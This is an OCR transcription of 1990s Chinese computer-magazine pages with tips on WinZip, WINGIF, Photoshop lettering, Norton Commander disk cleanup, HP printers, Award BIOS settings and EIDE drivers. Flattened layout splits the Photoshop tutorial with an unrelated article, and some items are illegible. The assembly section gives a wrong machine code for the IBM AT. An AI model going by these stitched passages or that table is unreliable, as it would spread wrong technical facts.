(四)用鼠标右键双击压缩包中的文件名,可以打开该文件,进行查看、编辑,其作用与菜单 View 操作相同。

(五)卸去 Winzip6. 0 for Win95:使用控制面板的'增加/除去应用程序'选项。

小巧的图像处理软件 WINGIF

□杭州　田军

使用过 DOS 环境下众多的看图软件，从古老的 VPIC、SVGA、GDS 到如今的 QPEG、SEA。在欣赏精美照片、写真的同时，有没有想过试试 WINDOWS 下的看图软件？你想象中一定认为，在 WINDOWS 下的看图软件肯定是庞大的，象 GWS、PHOTO STYLER 和大名鼎鼎的 PHOTOSHOP 此类看图与图像处理二合一软件。而你又不是搞专业图像设计的，有时候只不过是想看看图片而已，为此而装上一个大型的图像软件，白白浪费硬盘空间，实在是可惜。而且这类的图像软件对硬件要求都很高，运行速度也慢，低配置的机器上根本无法运行。而你又不想为此再回到 DOS 平台，轻易放弃 WINDOWS 专门为图形方面设计的 WING 和 WIN32S。怪只怪 WINDOWS 自身的画笔软件对于看图来说实在是惨不忍睹。

那么，现在试试 WINGIF 这个看图软件。WINGIF 是 Superset Software 公司推出的在 WINDOWS 下运行的小巧的看图软件工具，仅 90KB 左右。软件虽小但功能齐全，特别适合机器配置较低、看图要求却高的用户。WINGIF 虽然只支持 BMP、GIF、RLE、PCX 四种图像格式的显示与相互转换，但已经能够满足一般的看图要求。唯一的不足是，它没有提供目前非常流行的 . JPG 图像文件格式。不过不要紧，只要先用 DOS 下的图像转换软件 ALCHEMY 把 . JPG 格式的图像转化为 WINGIF 接受的图像文件格式就行。WINGIF 借助 WINDOWS 的虚拟内存功能使得图像解码速度成倍提高，显示速度极快。可自动调节色彩的显示，图像艳丽。能进行图像的多级放大与缩小、打印以及简单地图像处理，特别是它 的 Slide Show 幻灯方式能对多个图像文件进行连续显示，随时按任意键中止。

WINGIF 包含：	WINGIF. EXE	执行文件
	WINGIF. HLP	帮助文件
	WINGIF. TXT	文本说明文件

拷贝或者用鼠标把 WINGIF. EXE 拉到安装的目录下，它自身带有图标。双击图标后，WINGIF 就开始运行，在 WINDOWS 下产生一个黑色窗口，完全 WINDOWS 界面。选择文件中的打开操作后，自动列出当前目录下的图像文件供选择。下面是 WINGIF 的各项使用说明：

1. FILE(文件)

OPEN	打开图像文件，用鼠标拉一组文件可进行连续显示
SAVE	储存图像文件，通过点击 FORMAT 按钮来转换文件格式
REOPEN	重新打开图像文件
DELETE CURRENT	删除当前图像文件
SAVE PROFILE	把 OPTIONS 菜单中的各参数存到 WINGIF. INI 文件中
PRINTER SETUP	设置打印机
PRINT	打印图像

2. EDIT(编辑)

RESIZE	放大、缩小图像以及设置图像分辨率
VGA 16 DITHER	VGA16 色状态下，用抖动法显示 256 色或更高
MONOCHROME DITHER	黑白显示状态下，用抖动法显示 256 色或更高
MIRROR	图像左右翻转
FLIP	图像上下翻转
ROTATE	图像顺时针 90 度旋转
PALETTE	调色板功能
GRAYS	调节各种灰度 4、8、16、64、256
CONTRAST	调节图像对比度
BRIGHTNESS	调节图像亮度
GAMMA	调节图像色素
ACCEPT PALETTE	保存调色板设置
RESTORE PALETTE	恢复原有调色板设置
COLOR DIALOG	进行调色板设置
PASTE	粘贴
COPY	拷贝
TRIM	修剪
CLIP	剪贴

3. OPTIONS(设置系统选项)

FULL SCREEN	窗口切换到整屏
RESIZE TO SCREEN	按比例设置图像大小
CLEAN BACKGROUND	清除背景
DECODE TO SCREEN	解码文件至屏幕
MEMORY DIBS ONLY	仅用内存
AUTO MINIMIZE	自动最小化为图标
FULL PAGE PRINT	整页打印
QUICKDITHER	快速抖动
LTE GRAY DISPLAY	多级灰度显示
EXTENDED OPTIONS	补充参数设置
LABEL ATTRIB	卷标属性设置
LIST OPEN LOOP	循环显示设置
AUTO RESIZE	自动调整图像大小设置
DELAY SECONDS	图像间隔时间设置

4.　HELP(联机帮助与版本信息)



□北京　陈荣桂

序　　言

美术字的应用是非常广泛的。无论是‘原子’的社会，还是未来的‘数字化’社会，文字作为意义或者说是信息的符号，与我们的生活息息相关。文字本身就是一种艺术，而以象形字为基础的汉字，尤其具有一种独特的审美价值。美术字更是在文字的基础上，经过装饰变化、突出文字的外形美来更好的表达词义，并引起人们的注意，以达到理想的宣传效果。

当你漫步街头或是在书房静读或是在 INTERNET 上驰骋，你会突然发现，自己已在不知不觉中置身于这样一种世界——从形形色色的海报招贴、影视广告到各种各样的书报杂志、电子出版物等，无处不有美术字的影子存在。

而且随着电脑技术的飞速发展，制作精美的美术字又有了许多新的可能性。无论你有无这方面的经验，都可以在显示屏上试一试你的身手和想象力。我下面就要和朋友们一起，通过各种绘图软件的奇妙功能来制作一些有趣的美术字。在第一篇我们用到 PHOTOSHOP，第二篇运用 3D STUDIO，第三篇介绍一些其它的常用绘图软件制作方法。如有可能，我们将在第四篇中介绍一下美术字的打印输出问题。

不过在此之前，我们应当有一些关于美术字的基础知识，下面我们就来谈一点文字字体的常识。

中文字体　汉字俗称方块字。传统的中文字体有书宋、黑体、楷体、仿宋、小标宋等。宋体字的笔画横平竖直、粗细适中、疏密合理，使人看起来清晰爽目，久读亦不容易疲劳，宜用作书刊的正文 楷体的笔画由手写体发展演化而来，接近于书法，字体匀称而美观；黑体字又叫等线体、粗体，字体方正饱满、平直粗黑，宜用作标题、封面字等，或用于正文中需要突出的部分。随着照相打字机的发明，解除了铅字的铸字、检字、组版等的困扰，能准确快速的将文字或符号打印在相纸上。用二十四种镜头变化字体的大小，用变形镜头将文字进行压扁、拉长、倾斜等处理而产生各种新的变体。照排字体正是在几种最基本的字体上，经过演变和创造而产生了许多新字体，归纳起来大致有宋体类、黑体类、圆体类、书体类等四大类型。

照排常用字体

[illegible]	电脑爱好者
[illegible]	电脑爱好者
黑变	电脑爱好者
行楷	电脑爱好者
中长宋	电脑爱好者
准圆体	电脑爱好者
[illegible]	电脑爱好者
[illegible]	电脑爱好者
[illegible]	电脑爱好者

中文常用字体

书宋	电脑爱好者
宋体	电脑爱好者
小标宋	电脑爱好者
楷体	电脑爱好者
黑体	电脑爱好者
隶书	电脑爱好者

英文字体图例

Times New Roman ABCDEFGHIJKLMNOQRSTUVWXYZ abcdefghijklmnopqrstuvwxyz 1234567890	Colonna MT ABCDEFGHIJKLMNOPQRSTUVWXYZ abcdefghijklmnopqrstuvwxyz 1234567890
Matura MT Script Capitals ABCDEFGHIJKLMN OPQRSTUVWXYZ abcdefghijklmnopqrstuvwxyz 1234567890	Braggadocio ABCDEFGHIJKLM NOPQRSTUVWXYZ abcdefghijklmnop qrstuvwxyz 1234567890
Britannic Bold ABCDEFGHIJKLMNOPQRSTUVWXYZ abcdefghijklmnopqrstuvwxyz 1 2 3 4 5 6 7 8 9 0	

有了一点字体知识，我们还需要一些共同的语言，为了以后叙述的方便简洁，我们不妨先进行一些语法约定。

每一个制作步骤以◆起头；从上级菜单到选择下级子菜单用→推进，如 3DS 中执行选择材质命令：Surface→Material→Choose；组合键操作用“ + ”表示，比如，<Alt> + <F4> 表示先按下 <Alt> 键，然后再按下 <F4> ，这个命令将退出 WINODWS。


下面，为了让你更容易的理解我们的约定，也是为了让你有兴趣接着看下一期的节目，我们先来做一个示范吧。

例 1 水晶字

◆进入 WINDOWS 或 WINDOWS95，双击 PHOTOSHOP 眼睛图标

◆建立一个新文档 File→New，设定为 RGB 模式

清洁磁盘的好帮手



□安徽　岳东辉

NC5.0(Norton Commander)的 Disk(磁盘操作)菜单项中的 Disk Cleanup(磁盘清除)工具,可使用户轻松而从容地清除硬盘中各类无用文件,从而达到清洁硬盘的目的。Disk Cleanup 为一交互式、可随时按用户需要进行设置的磁盘清理工具,它的显著特点是:可一次性同时删除磁盘上不同路径中多种类型的不需要或无用的文件,而且用户可以灵活方便的按待清除的文件名或扩展名、路径、时间、长度等特征进行搜寻条件的制定,同时具有自动搜寻、按路径列表等诸多优点,特别对多重目录的大硬盘,更能体现其强大功能。

用鼠标点击 Disk 下拉菜单项中的 Disk Cleanup 或用光条覆盖于 Disk Cleanup 上按回车(也可使用 SHIFT + F1 组合键)等,便可激活该工具,屏幕弹出的对话窗口自上而下分为四个部分:列表框、待清除文件类型选择部分、当前路径显示及按钮部分。

1. 列表框在启动时为空白,当搜寻后列出 Disk Cleanup 所找到的满足预先设定条件的全部文件,并分别按路径列表,在此用户还可最后选择清除与否。

2. 清除的文件类型选择部分,其中已列出临时文件、备份文件、README 类文件、老的自动批处理及配置文件、老的 WINDOWS INI 文件、安装文件、压缩文件共 10 种类型,可供挑选,用户根据自己磁盘上的具体情况挑选某一类或全部。

3. Current Path 提示当前所处的路径。

4. 按钮部分有四个按钮:[Start]钮为设置完成后开始搜寻,[Drive]钮用于搜寻其它驱动器,[Define]钮用于修改或自定义搜寻文件类型,[Cancel]钮退出。

具体操作只需在文件类型选择部分,用鼠标点击方括号或移光标至某类型文件前按空格键,使方括号中出现"×"就表明已选定,再用鼠标点击[Start]或光标移到[Start]按钮按回车,该工具便会自动从当前的磁盘上找出所有的已指定要删除的文件,并将被删除文件的列表显示于列表框中,使用 INS 键进行挑选决定清除与否,黄色为选中,白色为放弃。此时(搜寻后)的按钮部分出现另一组按钮:[New search]新一次搜寻;[Delete]删除列表框中黄色的文件;[Send to Panel]送至易用的文件面板中进行操作;[Cancel]退出。

另外 11、12 两项为空项,留给用户自行定义其它要删除的文件类型。当然用户也还可对前 10 种原有文件进行重新定义和修改,其方法也非常简便。选定某一类型文件,再点击[Define]按钮便会弹出"定义选择设置"窗口,制定待删除文件的标准,同时也可以对原有文件标准进行修改。比如重新定义原第 9 项安装中产生的各类文件,用鼠标点击 9 项前括号使其中出现圆点,再点击[Load](装载)按钮,这时可以进行修改或设定 Name(Cleanup sets 框中文件名)、File(待删除文件的类型)、Location(文件所在路径)、Containing(文件包含的特征内容)、File Date(某一段时间的文件)及 File Size(具体字节数)等,通过此对话窗口用户可制定出各种要删除的文件,然后用鼠标点击或光标覆盖[Save]进行保存。另外[ ]and Below 被选中表示包括子目录。[ ] Regular Expression 意为正规表达式。[F10 - Tree]按钮用于设置文件的路径。◈

◆激活植字工具,输入你想要的字体,这里我输入的是:电脑美术字

◆Select→Save Selection,复制一个通道#4

◆激活通道#4,执行 Filter→Blur→Gaussian Blur

◆执行 Image→Adjust→Curve,将曲线调整如波浪型



图 1




图 2

◆回到 RGB 文档,执行 Select→Load Selection(#5)

◆执行 Edit→Fill,设定透明度为 70%

◆执行 Image→Adjust→Curve,调整曲线度,直到字体色度让你满意为止

◆ <Ctrl> + <D> ,去掉选择



好了,今天先到这儿吧,再见!　　(待续)

海阔天空

晓冬：如今，打印机已经开始进入家庭，我在编辑部常能收到读者的电话、来信，询问关于打印机的各种问题。于是，我便有了个愿望，想给广大电脑迷系统讲讲打印机，但苦于稿件的数量、质量都不太满意，这个愿望总也没能实现。前几天，遇到 HP 的朋友，说起彼此的想法，竟不谋而合，真有点相见恨晚的感觉。于是，一分钟也不想再耽误，马上开通"海阔天高"。

有句话叫"三个臭皮匠顶个诸葛亮"，想办好一个专题，决不是一个人的智慧能够完成的。想来想去，我请来了六位朋友，一下便有了"两个诸葛亮"。这六位朋友将从以下六方面给大家系统的讲讲打印机：

1. 打印机发展史介绍、各种打印机工作原理浅释、现代打印技术的广泛应用；
2. 打印机的选购与注意事项；
3. 打印机的维护维修、常见故障排除；
4. 打印机的使用技巧；
5. 打印机行业的发展现状、存在问题、奇闻趣事；
6. 电脑画的创作与实现。

专题第一次和大家见面，当然要介绍这六位"能人"给大家认识——

晓冬：说起摩西，他确实是个博学的人，见多识广，对打印机发展史、各种打印机的工作原理、现代打印技术的广泛应用等方面的问题，找他讲再合适不过了，可他有个坏毛病，太爱卖弄，简简单单几句话能说清的问题，非要"掉个书袋"，兜个大圈子讲讲他的悠久历史、惊险人生，我可得"控制"着他点。

摩西：晓冬当然要来找我，一听说她要搞个什么《海阔天高》，其中有一部分是关于打印机发展史、各种打印机的工作原理、现代打印技术的广泛应用，我就作好了准备，搞个"摩西讲坛"，好好说说……怎么样，她来找我了吧。

晓冬：阿洁很可爱，不过有的老板不这么看她，觉得她太实在了，做销售不够灵活，可是客户们都喜欢她，因为她真的为客户着想，对产品熟悉，又懂些技术。请她给大家讲讲打印机的选购与注意事项，我很放心。

阿洁：晓冬找到我，我不知能不能做好，反正把我所知告诉大家，尽我的努力干吧！

晓冬：老改锥六十多岁了，在打印机的维护、维修、故障排除等方面有很丰富的经验。他话不多，一天到晚就是埋头干活，才得了这个响当当的绰号"老改锥"。

老改锥：打印机出了问题，来找我！

晓冬：大头当然有个大头，他还有个自己的工作室，给别人装装机器，和朋友一起开发开发软件……自称为"头脑工作者"，有着中关村男孩常见的聪明、勤力和稍稍多了一点的自信。

大头：本人最大的爱好就是动脑子，说起用打印机，我真的有好多窍门，晓冬称之为"打印机的使用技巧"，我觉得我来讲这个没问题。

晓冬：鲁大姐一直受到业内人士的尊敬。她原先在打印机这行干了很久，从销售、市场宣传到技术支持，做代理……都干得很好。不知怎么，忽然不干了，开了个咖啡屋，就叫"鲁大姐咖啡屋"，常来做客的多是业内人士。大家在一起休息休息，聊聊天，沟通沟通。这里的消息自然也就最多最快。鲁大姐是个豪爽的人，离开了计算机业，更是"口无遮拦"，她的话也许不好听，但真实、尖锐。

鲁大姐：让我讲打印机行业的发展现状、存在问题、奇闻趣事，那我就想到哪说到哪，希望我的话对大家有用，哪怕只是"娱乐娱乐"。

晓冬：我是通过朋友才认识颜教授的。其人、其作品"多姿多彩"，一如其姓。讲起课来，严谨、细致，相信他教大家电脑画的创作与实现，大家的作品也能多姿多彩。

颜教授：电脑作画是个大话题，想在较少的字数内讲好，不是件容易事，我会努力尝试。

晓冬：六位新老朋友真给面子，当然不只是我的面

——打印机世界

子，还有 HP 人的面子，作为领导业界潮流的打印机厂商，不仅有一流的技术、很好的商业成绩，而且一直给予文教事业很大支持。无论是在业界人士心中，还是在普通消费者心中，HP 都是最成功的、最值得信赖的计算机厂商之一。做有关 HP 的专题，自然能招来“精兵强将”。而且这六位朋友一直想帮帮广大电脑迷，所以，面子最大的是读者朋友们。

现在，人马组齐——上阵了！读者们有什么打印机方面的问题，可以写信到《电脑爱好者》杂志社 “海阔天高”专题，晓冬会尽力帮助大家的。今天，由摩西、老改锥、大头来主讲。



现在，很多个人用户、家庭用户多是选择喷墨打印机，因为它有较好的性能、适中的价格。那么，今天我就说说喷墨打印机。

喷墨打印机是怎么来的？

喷墨打印机起源于精细地控制由电力驱散的薄膜下的小水滴这一想法。想当年针打横行天下，但它低劣的打印质量和讨厌的打印噪音使广大用户大为光火。虽然通过增加打印针的数目能够提高些分辨率，但也不能在打印头中无限制地增加下去啊！所以分辨率提高到一定程度也就打住了。1978**年，一位工程师在美国惠普实验室研究集成电路所使用的薄膜技术时，偶然发现电力可以使介质产生高度热量，并且能够驱散薄膜下的水滴。于是，一个念头在他的头脑中产生：如果我们能够精细地控制这些喷射的小水滴，会产生什么样的结果呢？这个偶然的发现最终导致了喷墨打印机的诞生。**

人们一提惠普，就想起激光打印机和扫描仪，不太知道它还有喷墨打印机。好象直到去年联想 1+1 **销售时才开始露面，其实追根朔源，喷打还是惠普发明出来的呢？时至今日，惠普喷墨打印机已经发展了将近二十年。惠普喷墨打印机现采用喷头和墨盒二合一，可以确保打印机历久常新，打印质量永保如真；大容量的墨盒和特定设计的专业墨水即便在普通纸上也能得到理想的效果，而传统的喷墨打印机都采用喷头和墨盒分离的方法，因为每次只需要更换墨盒，所以看上去好象很减少耗材费用。但实际上喷头非常容易被堵塞，而此后灌制的墨水也经常难以与之匹配，因此它也是不可忽视的消耗品。可见惠普将喷头与墨盒合二为一的技术确实是个不小的创新啊！**



常有人问 DeskJet200 **为何会卡纸**? **很多时候卡纸是** DJ200 **设置不当所致。请检查打印机前面板左下部的** Paper Size Selector(**介质尺寸选择开关**)**，根据您所用的介质尺寸选择** A4 **或** LETTER**。**



在 DOS **环境下如何对惠普喷墨打印机进行监测、设置**?

现有的惠普喷墨打印机（简体中文版）均提供了 DOS **环境下的监控程序。检查打印机随机驱动程序的最后一张盘会发现** install. exe **文件，在** DOS **提示符下运行该文件，则会在** C：\DeskJet **路径下安装“打印机远程控制程序”即** DJCP **或** DJP-Menu **运行**(DJ200/DJ400)**，**DJCP/DJPMenu **需要打印机与微机并口直接相连，而无法控制串口或网络连接。在** C：/DeskJet **下运行** DJCP. EXE/DJPMenu. exe **能对** HP DeskJet Portable、HP DesKJet 200/300/400/540/600/660C/670C/690C/850C/870C **等系列的喷墨打印机进行设置，包括：打印机状态监测、打印墨头服务、打印质量设置、文件方向设置、字体大小设置、纸张规格/种类设置、字符选择以及其它设置。**

晓冬：第一次和大家见面，时间仓促，准备不够充分，请原谅，下次不会这样了。 （待续）

AWARD BIOS 设置(二)

□河北　赵群

三、BIOS FEATURES SETUP(BIOS 特性设置)

BIOS 特性设置子菜单及设置说明表如下：

ROM PCI/ISA BIOS (2A59FA29)
BIOS FEATURES SETUP(BIOS 特性设置)

序号	项　目	可选参数	说　明	建　议
1	Virus Warning (病毒警告)	Enabled(允许) Disabled(禁止)	当设置为"Enabled"后，如有修改硬盘分区表和引导区的事件发生时，BIOS 将锁死系统并报警和提示。设置为"Disabled"后不报警。	正常运行时设置为"Enabled"，安装软件时设置为"Disabled"。
2	CPU Internal Cache (CPU 内部高速缓存)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后可打开 CPU 内部缓存，系统运行速度较快，设置为"Disabled"后关闭 CPU 内部缓存，系统运行速度较慢。	设置为"Enabled"。
3	External Cache (外部高速缓存)	Enabled(允许) Disabled　(禁止)	设置为"Enabled"后，可打开主板上的缓存，系统运行速度较快，设置为"Disabled"后关闭主板上的缓存，系统运行速度较慢。	设置为"Enabled"。
4	Quick Power On Self Test (开机快速自检)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，在开机自检过程中 BIOS 将缩短或跳过某检测项目以加速自检过程。设置为"Disabled"是正常自检。	为了使你及时发现电脑在自检过程中查到的故障，应设置为"Disabled"。
5	Boot Sequence (启动顺序)	A, C C, A C, CD-ROM, A CD-ROM, C, A	系统将先搜索软驱，然后硬盘。 系统将先搜索硬盘，然后软驱。 系统先搜索硬盘，然后光驱，最后软驱。 系统先搜索光驱，然后硬盘，最后软驱。	为延长软驱的使用寿命，应设置为"C, A"。
6	Swap Floppy Drive (交换软驱)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，A 驱与 B 驱不用拔插排线就可以交换。设置为："Disabled"则不能交换。	如果你不需要交换软驱，则应设置为"Disabled"。
7	Boot Up Floppy Seek (启动时检查软驱)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，在开机自检过程中，BIOS 将检查已安装的软驱是 80 磁道还是 40 磁道。设置为"Disabled"则不对软驱进行检查。	为延长软驱的使用寿命，应设置为"Disabled"。
8	Boot Up Numlock Status (开机后数字键锁定状态)	On(开) Off(关)	设置为"On"后，键盘右边的数字小键盘就锁定在数字状态，如要取消数字状态则需按一下"Numlock"键。设置为"Off"则不锁定于数字状态。	按用户习惯而定。
9	Gate A20 Option (A20 门功能选择)	Fast(快) Normal(普通)	A20 门是一个用于内存寻址范围达 1MB 以上的设备。设置为"Fast"则由芯片集指定的方法控制，设置为"Normal"则由键盘控制。	设置为"Fast"。
10	Typematic Rate Setting (击键速率设定)	Enabled(允许) Disabled(禁止)	设置为"Enabled"时可以通过"12"、"13"项进行击键速率及击键延迟时间设定。设置为"Disabled"时为系统默认值，不能进行个人设定。	设置为"Disabled"。
11	Typematic Rate (Chars/Sec) (击键速率：字符/每秒)	6, 8, 10, 12, 15, 20, 24, 30	设定每秒击键的速率。	选用系统默认值 6。

序号	项　目	可选参数	说　明	建　议
12	Typematic Delay (Msec)(击键延迟时间：毫秒)	250，500，750，1000	设定按下某个键不松手，直到开始重复发送该键代表的字符为止所用的时间。	选用系统默认值250。
13	Security Option (安全密码选择)	System(系统)	与主菜单中的"Password Setting"配合使用。当你在"Password Setting"中设置了口令，而在安全密码选项中选择了"System"，在开机时未输入正确的口令，系统不会启动也不会进入"Setup"程序。如果设置了"Setup"则系统可以启动但是不能进入"Setup"程序。	按用户习惯设定。
		Setup(设置)		
14	PS/2 Mouse Function Control (PS/2 鼠标功能控制)	Enabled(允许)	此选项确定是否使用主板上集成的PS/2 鼠标接口。	如果你的鼠标接在了串口(COM1 或 COM2)上，可以设置为"Disabled"。
		Disabled(禁止)		
15	PCI/VGA Palette Snoop (PCI/VGA 调色板监视)	Enabled(允许)	如果你的系统中装有ISA/VESA VGA解压卡，设置为"Enabled"后，该卡以"PCI/VGA"模式工作，设置为"Disabled"则不能。	如果系统中未装有解压卡或解压卡不是ISA/VESA VGA卡，应设置为"Disabled"。
		Disabled(禁止)		
16	OS/2 Select For DRAM>64MB (OS/2 访问大于64MB内存选择)	Non－OS/2 (无OS/2系统)	在安装有OS/2操作系统时，设置为"OS/2"可以使CPU访问64MB以上内存。设置为"Non－OS/2"则不能。	无OS/2操作系统时设置为Non－OS/2。
		OS/2 (有OS/2系统)		
17	Report No FDD For WIN 95 (报告无用于WIN 95的软驱)	No(不)	可以检查系统中是否有用于WIN 95的软驱。	如果你的系统中只装有Win 3.2可设置为No，如装有Win 95既可设置为No又可设置为Yes。
		Yes(可以)		
18	Video BIOS Shadow (视频BIOS影子内存)	Enabled(允许)	设置为"Enabled"可将视频BIOS映射到RAM中，以提高显示速度。设置为"Disabled"则不能。	设置为"Enable"。
		Disabled(禁止)		
19	C8000－CFFFF D0000－DFFFF Shadow (C8000－CFFFF；D0000－DFFFF影子内存)	Enabled(允许)	设置为"Enabled"可将某些适配卡或接口的ROM映射到RAM中以提高速度。设置为"Disabled"则不能。	一般应设置为"Disabled"。
		Disabled(禁止)		

如何设置显示分辨率

□广西　谢波

目前，大多数显示卡都带有WINDOWS版的驱动程序，这给设置显示分辨率带来了很大的方便。若不了解显示分辨率的大小需要硬件的支持，而总是将显示分辨率往高处设，结果导致死机。

其实，在这种情况下只要重新启动机器，在DOS环境下进入WINDOWS目录，键入SETUP命令重新设置合适的分辨率即可。

首先大家应清楚显示分辨率与显示卡所带显存的密切关系，显存越大支持的分辨率越高，显示速度越快。下面是显存大小与显示分辨率和色素数量的设置参考表。但如果在工作中需要打开的窗口很多时，可以考虑往低一至二档设置。

显存 \ 分辨率 色素	640×480	800×600	1024×768	1280×1024
512KB	256色	256色	16色	\
1MB	16M色	64K色	256色	\
2MB	16M色	16M色	64K色	256色

□河北 赵群

硬盘控制器接口种类及其驱动



586主板与486主板最大不同点之一，就是把多功能I/0卡的功能集成到了主板上，其中包括了硬盘控制器。现在的586主板大多有两个PCI BUS Master IDE硬盘控制器接口，每个硬盘控制器接口可连接两个IDE(或ATAPI)设备，总共可接4个IDE(ATAPI)设备。也就是说每个主板可连接4个IDE接口硬盘，或4个ATAPI接口CD－ROM，或4个硬盘与光驱的组合。传统的IDE硬盘控制器接口最多只能支持528MB硬盘，而增强型硬盘控制器接口(EIDE接口)，可支持到5.4GB硬盘或更大。现在大多数586主板的硬盘控制器均为EIDE接口。

一、硬盘控制器接口标准

由于EIDE接口标准还未统一，所以目前有两个标准系列：一个是PIO Mode系列，一个是Multi－Word DMA Mode系列。

PIO Mode 3支持11.1MB/SEC的突发数据传输率。

PIO Mode 4支持16.6MB/SEC的突发数据传输率。

Multi－Word DMA Mode 1支持13.3MB/SEC的突发数据传输率。

Multi－Word DMA Mode 2支持22MB/SEC的突发数据传输率。

PIO模式中CPU介入硬盘与内存之间的数据传输。

DMA模式中CPU不介入硬盘与内存之间的数据传输。

硬盘厂商SEAGATE和QUANTUM对支持PIO Mode 3和DMA 1模式的硬盘叫Fast ATA－1，对支持PIO Mode 4和DMA Mode 2的硬盘叫Fast ATA－2。为了使电脑有较好的性能，应尽量选购支持FAST ATA－2标准的硬盘。

对于CD－ROM，它有自己的接口标准，即EIDE/ATAPI。带EIDE接口的主板支持具有EIDE/ATAPI接口标准的CD－ROM。

如果你的电脑具有EIDE BIOS，它可能支持超过528MB的硬盘和具有ATAPI标准的CD－ROM，但不一定支持PIO Mode 4和DMA Mode 2的数据传输率。若要想让你的主板支持PIO Mode 4和DMA Mode 2的硬盘，以提高硬盘的数据传输率，降低CPU的占用率，我们必须对主板上的硬盘控制器加以驱动。

二、硬盘控制器驱动程序的安装

目前较新的586主板常带有一张软盘，这张软盘上包含有两部分内容：一部分是BIOS程序，以备升级BIOS时用；另一部分则是硬盘控制器驱动程序。

该硬盘驱动程序最好是在光驱驱动程序安装之前进行安装。如果你的系统中已装有光驱驱动程序也不要紧，你只需在CONFIG.SYS和AUTOEXEC.BAT文件中把有关光驱的语句用REM命令屏蔽就行了。

下面以中凌ATC－2000主板、希捷ST51270A硬盘、高士达八速光驱为例说明如何驱动硬盘控制器以支持Fast ATA－2标准的硬盘和ATAPI标准的光驱。

该驱动程序在DOS和中文WINDOWS 3.2下安装均可，但为了方便一般选择在DOS下安装。步骤如下：

1. 将当前盘转到A或B盘。
2. 在A或B提示符下键入"SETUP"回车。
3. 依照屏幕提示按步骤操作即可。

系统重新启动后，在开机自检过程中你会看到有关硬盘控制器驱动程序的提示。

用 EDIT 文件编辑器分别打开 CONFIG. SYS、AUTOEXEC. BAT 和 WINDOWS3. 2 下的 SYSTEM. INI 文件，你就会发现在 CONFIG. SYS 文件中多了 DEVICE = C: \ BMIDE \ TRIDMA. SYS 和 DEVICE = C: \BMIDE\TRICD. SYS 语句。在 AUTOEXEC. BAT 文件中多了 C: \MSCDEX /D: MSCD000 语句。在 SYSTEM. INI 文件的［386Enh］小节中多了 DEVICE = C: \ BMIDE \ TRIINT13. 386 和 DEVICE = C: \BMIDE\TRICTR. 386 语句。如果你的电脑已安装了光驱驱动程序，此时你可以在 AUTOEXEC. BAT 文件中将由于安装硬盘控制器驱动程序而重复出现的 C: \ MSCDEX /D: MSCD000 语句删去，并把屏蔽光驱语句的 REM 命令去掉；在 CONFIG. SYS 文件中也把屏蔽光驱语句的 REM 命令去掉。

完成上述操作并重新启动电脑后，你就可以运行 MEMMAKER 内存管理程序，把硬盘控制器驱动程序从基本内存移至上位内存。如果上位内存不富裕的话，你可以在运行 MEMMAKER 内存管理程序时选择 CUSTOM SETUP，在 ADVANCED OPTIONS 菜单中将 SCAN THE UPPER MEMORY AREA AGGRESSIVELY ?由 NO 改为 YES。将 USE MONOCHROME REGION （B000 — B7FF）FOR RUNNING PROGRAMS ?由 NO 改为 YES。这样不仅使硬盘控制器驱动程序移进上位内存，还可以使上位内存的使用范围扩大了几十 KB。

安装完 EIDE 设备驱动程序后硬盘工作速度明显提高，特别是在 WINDOWS 下你会发现硬盘灯亮的时间比以前短了许多，光驱的速度也有一定的改善。本人在安装硬盘控制器驱动程序前用 SYSCHK2. 41 测了五次硬盘的数据传输率，其平均值为 6760. 17KB/SEC，安装完驱动程序后五次的平均值为 7166. 83KB/SEC，硬盘的数据传输率提高了 406. 66KB/SEC。

三、注意事项

1. 为防不测，安装 EIDE 设备驱动程序前应制作一张系统盘，该盘上还应有 CONFIG. SYS、AUTOEXEC. BAT、SYSTEM. INI、WIN. INI 文件。

2. 安装完后如觉得硬盘速度提高不大，且开机自检显示硬盘工作模式为 Mode 4、光驱工作模式为 Mode 3 时，你可以在 CONFIG. SYS 文件中关于硬盘和光驱接口驱动程序的语句后加上如下参数：
DEVICE = C: \BMIDE\TRIDMA. SYS /PM PIO = 4；
DEVICE = C: \ BMIDE \ TRICD. SYS /SM PIO = 3，
硬盘速度会有明显提高。

3. 安装 EIDE 设备驱动程序前应先取消 BIOS 中的节能模式，安装完后再恢复。但 EIDE 设备的等待时间不可设置过小，否则会出现硬盘的休眠状态不能正常唤醒，导致系统死锁。

4. 安装 EIDE 设备驱动程序前应把 BIOS 中的 ON – Chip Primary PCI IDE 设置为 Enabled，把 ON – Chip Secondary PCI IDE 设置为 Enabled，即使硬盘控制器接口工作在 PCI IDE 模式。

5. 如果你的电脑用一根排线将硬盘、光驱和主板连在一起的话，为保证硬盘速度有较大提高，在安装硬盘控制器驱动程序前，最好再买一根排线使硬盘和光驱分别与主板相连，买这根排线用不了 10 元钱！

6. 安装完后如出现光驱在 WINDOWS 下不能使用的问题，把 WINDOWS3. 2 下的 SYSTEM. INI 文件中［Enh］小节的 OverleppedIO = ON 和 32BitDiskAccess = ON 语句由 ON 改为 OFF 即可。

7. 装载硬盘控制器驱动程序后如导致某些 DOS 下的应用程序不能使用，这是由于硬盘控制器驱动程序与该应用程序在内存中所占地址冲突引起的，可通过调整 CONFIG. SYS 和 AUTOEXEC. BAT 文件中有关语句的前后顺序，并反复运行 MEMMAKER 内存管理程序加以解决。

8. 由于配置不同，而实际应用又与理论状态有所不同，硬盘的数据传输率不可能达到理想值。

减小汇编的硬件依赖性

□河南　张开顺

汇编语言功能强大，执行速度快，有着众多的优点，但它对硬件设备的依赖性也很大，往往一个汇编程序在某台机器上运行良好，而在其它机子上也许就不能正常运行，这是因为各类 IBM 微机间存在着兼容性问题。在设计程序时，依据机器类型转至相应的子程序，就能减小汇编语言程序的硬件依赖性。

该信息可以从存储器空间的倒数第二字节得知，在 IBM 中，其地址为 FFFFE，并使用以下代码：

计算机	代码
PC	FF
XT	FE
AT	FD
